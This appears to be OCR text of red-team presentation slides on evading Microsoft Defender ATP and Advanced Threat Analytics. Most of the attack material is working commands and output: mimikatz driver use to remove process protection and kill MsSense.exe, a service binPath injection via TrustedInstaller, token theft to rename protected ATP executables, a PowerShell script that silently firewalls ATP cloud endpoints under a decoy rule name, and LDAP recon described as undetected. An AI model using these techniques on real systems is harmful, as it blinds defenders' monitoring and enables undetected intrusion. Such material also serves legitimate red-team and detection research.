
```
C:\Program Files\Windows Defender Advanced Threat Protection\USERENV.dll (real path: C:\WINDOWS\system32\USERENV.dll)
C:\Program Files\Windows Defender Advanced Threat Protection\WINHTTP.dll (real path: C:\WINDOWS\system32\WINHTTP.dll)
C:\Program Files\Windows Defender Advanced Threat Protection\bcrypt.dll (real path: C:\WINDOWS\system32\bcrypt.dll)
```

SenseCncProxy.exe	5820	CreateFileMa...	C:\Program Files\Windows Defender Advanced Threat Protection\Winhttp.dll
SenseCncProxy.exe	5820	QueryStanda...	C:\Program Files\Windows Defender Advanced Threat Protection\Winhttp.dll
SenseCncProxy.exe	5820	ReadFile	C:\Program Files\Windows Defender Advanced Threat Protection\Winhttp.dll
SenseCncProxy.exe	5820	CloseFile	C:\Program Files\Windows Defender Advanced Threat Protection\Winhttp.dll
SenseCncProxy.exe	5820	Thread Exit	
SenseCncProxy.exe	5820	Thread Exit	


Remove PPL Protection, Kill Process (Privileged)

```
mimikatz # !+
[*] 'mimidrv' service not present
[+] 'mimidrv' service successfully registered
[+] 'mimidrv' service ACL to everyone
[+] 'mimidrv' service started

mimikatz # !processprotect /process:MsSense.exe /remove
Process : MsSense.exe

C:\Windows\system32>taskkill /F /IM MsSense.exe /T
SUCCESS: The process with PID 1552 (child process of PID 816) has been terminated.

C:\Windows\system32>sc qprotection sense
[SC] QueryServiceConfig2 SUCCESS
SERVICE sense PROTECTION LEVEL: WINDOWS LIGHT.

C:\Windows\system32>sc query sense

SERVICE_NAME: sense
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE              : 1  STOPPED
        WIN32_EXIT_CODE    : 1067  (0x42b)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x0
```

Mimikatz Driver's Service Registered As Malicious Now…



…But We Can Change The Service Name And Re-sign



mimikatz - Microsoft Visual Studio

File Edit View Project Build Debug Team Tools Test Analyze Window Help


Release Win32 Local Windows Debugger

Server Explorer Toolbox

sqlite3_omit.c | kuhl_m_sekurlsa_nt63.c | mimidrv.c | kkll_m_ssdt.h | kkll_m_ssdt.c | kkll_m_process.h | kkll_m_process.c

```
100             case IOCTL_MIMIDRV_PROCESS_TOKEN:
101                 status = kkll_m_process_token(szBufferIn, bufferIn, &kOutputBuffer);
102                 break;
103             case IOCTL_MIMIDRV_PROCESS_PROTECT:
104                 status = kkll_m_process_protect(szBufferIn, bufferIn, &kOutputBuffer);
105                 break;
106             case IOCTL_MIMIDRV_PROCESS_FULLPRIV:
```

Now Also Alerts On PPL Tampering*




```
sc config TrustedInstaller binPath=
"cmd.exe /C sc config sense binPath='blank'"
&& sc start TrustedInstaller
```

Become Trusted Installer to Target Executables (Privileged)

- We can use James Forshaw's technique to become Trusted Installer, and then rename protected ATP executables;

```
PS C:\Users\EdwardAbbey\Desktop> Set-NtTokenPrivilege SeDebugPrivilege

Name                           Luid                IsEnabled
----                           ----                ---------
SeDebugPrivilege               00000000-00000014   True


PS C:\Users\EdwardAbbey\Desktop> Start-Service TrustedInstaller
PS C:\Users\EdwardAbbey\Desktop> $p = Get-NtProcess -Name TrustedInstaller.exe
PS C:\Users\EdwardAbbey\Desktop> $t = $p.OpenToken()
PS C:\Users\EdwardAbbey\Desktop> $t.Groups | Where-Object {$_.Sid.Name -match "TrustedInstaller"}

Name                           Attributes
----                           ----------
NT SERVICE\TrustedInstaller    EnabledByDefault, Owner
NT SERVICE\TrustedInstaller    EnabledByDefault, Enabled, ...


PS C:\Users\EdwardAbbey\Desktop> $proc = New-Win32Process cmd.exe -CreationFlags NewConsole -ParentProcess $p
```

```
Administrator: C:\Windows\System32\cmd.exe

C:\Users\EdwardAbbey\Desktop>whoami /groups | findstr Trusted
NT SERVICE\                     Well-known group S-1-5-80-956008885-3418522649-1831038044-1853292631-2271478464 Enabled by defau
 Enabled group, Group owner

C:\Users\EdwardAbbey\Desktop>rename "C:\Program Files\Windows Defender Advanced Threat Protection\SenseCncProxy.exe" SenseCncProxi.exe
```

https://tyranidslair.blogspot.ca/2017/08/the-art-of-becoming-trustedinstaller.html

Block All Windows Defender/ATP Comms via FW (Privileged)

```
#Define Cloud Security Vendor Address
#Windows Defender ATP
    $MSATP1 = "securitycenter.windows.com"
    $MSATP2 = "winatp-gw-cus.microsoft.com"
    $MSATP3 = "winatp-gw-eus.microsoft.com"
    $MSATP4 = "winatp-gw-weu.microsoft.com"
    $MSATP5 = "winatp-gw-neu.microsoft.com"
    $MSATP6 = "us.vortex-win.data.microsoft.com"
    $MSATP7 = "eu.vortex-win.data.microsoft.com"
    $MSATP8 = "psapp.microsoft.com"
    $MSATP9 = "psappeu.microsoft.com"
    $MSATPURLs = $MSATP1,$MSATP2,$MSATP3,$MSATP4,$MSATP5,$MSATP6,$MSATP7,$MSATP8,$MSATP9

#Checking for Behavioural Analysis AV security product processes and adding outbound FW blocks

Write-Output ("[*] Checking for Behavioural Analytics AV security product processes and adding outbound firewall block rules" + "`
[CmdletBinding()]
$processnames = $processes | Select-Object ProcessName
Foreach ($ps in $processnames)
        {
        if ($ps.ProcessName -like "*MsSense*")
            {
            Write-Output ("[*] Defender ATP process " + $ps.ProcessName + " is running." + " Resolving ATP FQDN IP's and blocking
                $MSATPCloudIPs = ($MSATPURLs | foreach {[System.Net.Dns]::GetHostAddresses($_) | Select-Object -ExpandProperty IPA
                Foreach-object {
                New-NetFirewallRule -DisplayName "Windows Advertising Broker" -Direction Outbound -Action Block -RemoteAddress "$_
                write-host "$_ - Outbound Firewall Block Was Added: $?"
                }
```

You can use the same (privileged) technique to block in/out traffic for WinRM, Sysmon via Windows Event Forwarding, SCOM, etc.


Threat Neutralized

Advanced Threat Analytics


“ATA captures and parses network traffic of multiple protocols (such as Kerberos, DNS, RPC, NTLM and others) for authentication, authorization and information gathering.”

Designed to Detect:

- Pass-the-Ticket (PtT)
- Pass-the-Hash (PtH)
- Overpass-the-Hash
- Forged PAC (MS14-068)
- Golden Ticket
- Malicious replications
- Reconnaissance
- Brute force
- Remote execution
- Weak/malicious protocol usage
- Abnormal user behavior
- Modification of sensitive groups

https://docs.microsoft.com/en-us/advanced-threat-analytics/what-is-ata

ATA On Premise Architecture



- ATA relies on the following Windows events:
  4776, 4732, 4733, 4728, 4729, 4756, 4757


Coming soon...

AZURE ATP


+

Intelligent Security Graph

+


Microsoft Advanced Threat Analytics
Search users, computers, servers, and more...
Timeline
All [27]
Open [27]
High [7]
Medium [16]
Low [4]
Closed [0]
Suppressed [0]
4:11 PM May 14, 2017
Sensitive account credentials exposed
Administrator's credentials were exposed in cleartext using LDAP simple bind.
Started at 4:42 PM May 10, 2017
3:58 PM May 14, 2017
Encryption downgrade activity
The encryption method of the TGT field of TGS_REQ message from CLIENT1 has been downgraded based on previously learned behavio
on CLIENT1.
3:21 PM May 14, 2017
Kerberos Golden Ticket activity
Suspicious usage of CLIENT1's Kerberos ticket, indicating a potential Golden Ticket attack, was detected.
Started at 1:55 PM May 14, 2017
2:43 PM May 14, 2017
Abnormal modification of sensitive groups
Administrator has uncharacteristically modified sensitive group memberships.
2:33 PM May 14, 2017
Massive object deletion
496 objects (9.75% of total AD objects) were deleted over a period of a few seconds from domain domain1.test.local.
1:30 PM May 14, 2017
Suspicious authentication failures
Suspicious authentication failures indicating a potential brute-force attack were detected from CLIENT1.
Started at 1:27 PM May 14, 2017
osoft
Suspicious Activity
Identity theft using Pass-the-Ticket attack
a few seconds ago
Suspicious Activity
Identity theft using Pass-the-Hash attack
a few seconds ago
Suspicious Activity
Reconnaissance using account enumeration
a minute ago
Suspicious Activity
Honeytoken activity
a minute ago
Suspicious Activity
Unusual protocol implementation
2 minutes ago
Suspicious Activity
Privilege escalation using forged authorization data
2 minutes ago
Suspicious Activity
Suspicion of identity theft based on abnormal behavior
3 minutes ago

ATA Learning Period



1 month of learning:

- Abnormal behavior
- Abnormal sensitive group modification
- Recon using Directory Services

1 week of learning:

- Encryption downgrades (skeleton key, golden ticket, over pass the hash)
- Brute force


Internal Recon

Detected: Bulk DNS queries, nslookup, zone transfers

Reconnaissance using DNS

Suspicious DNS activity was observed, originating from WIN10A (which is not a DNS server) against DC03.

Detected*: AD Recon using SAMR protocol or tools like “net user /domain”



Not Detected: Using LDAP/Powerview To Gather Computers/Users

```
PS C:\Users\JohnVanwagoner\Desktop> Get-NetComputer -verbose -domain prod.local
VERBOSE: Get-DomainSearcher search string: LDAP://DC03.prod.local/DC=prod,DC=local
DC03.prod.local
Win10a.prod.local
SQL01.prod.local
win10c.prod.local
app01.prod.local
```

```
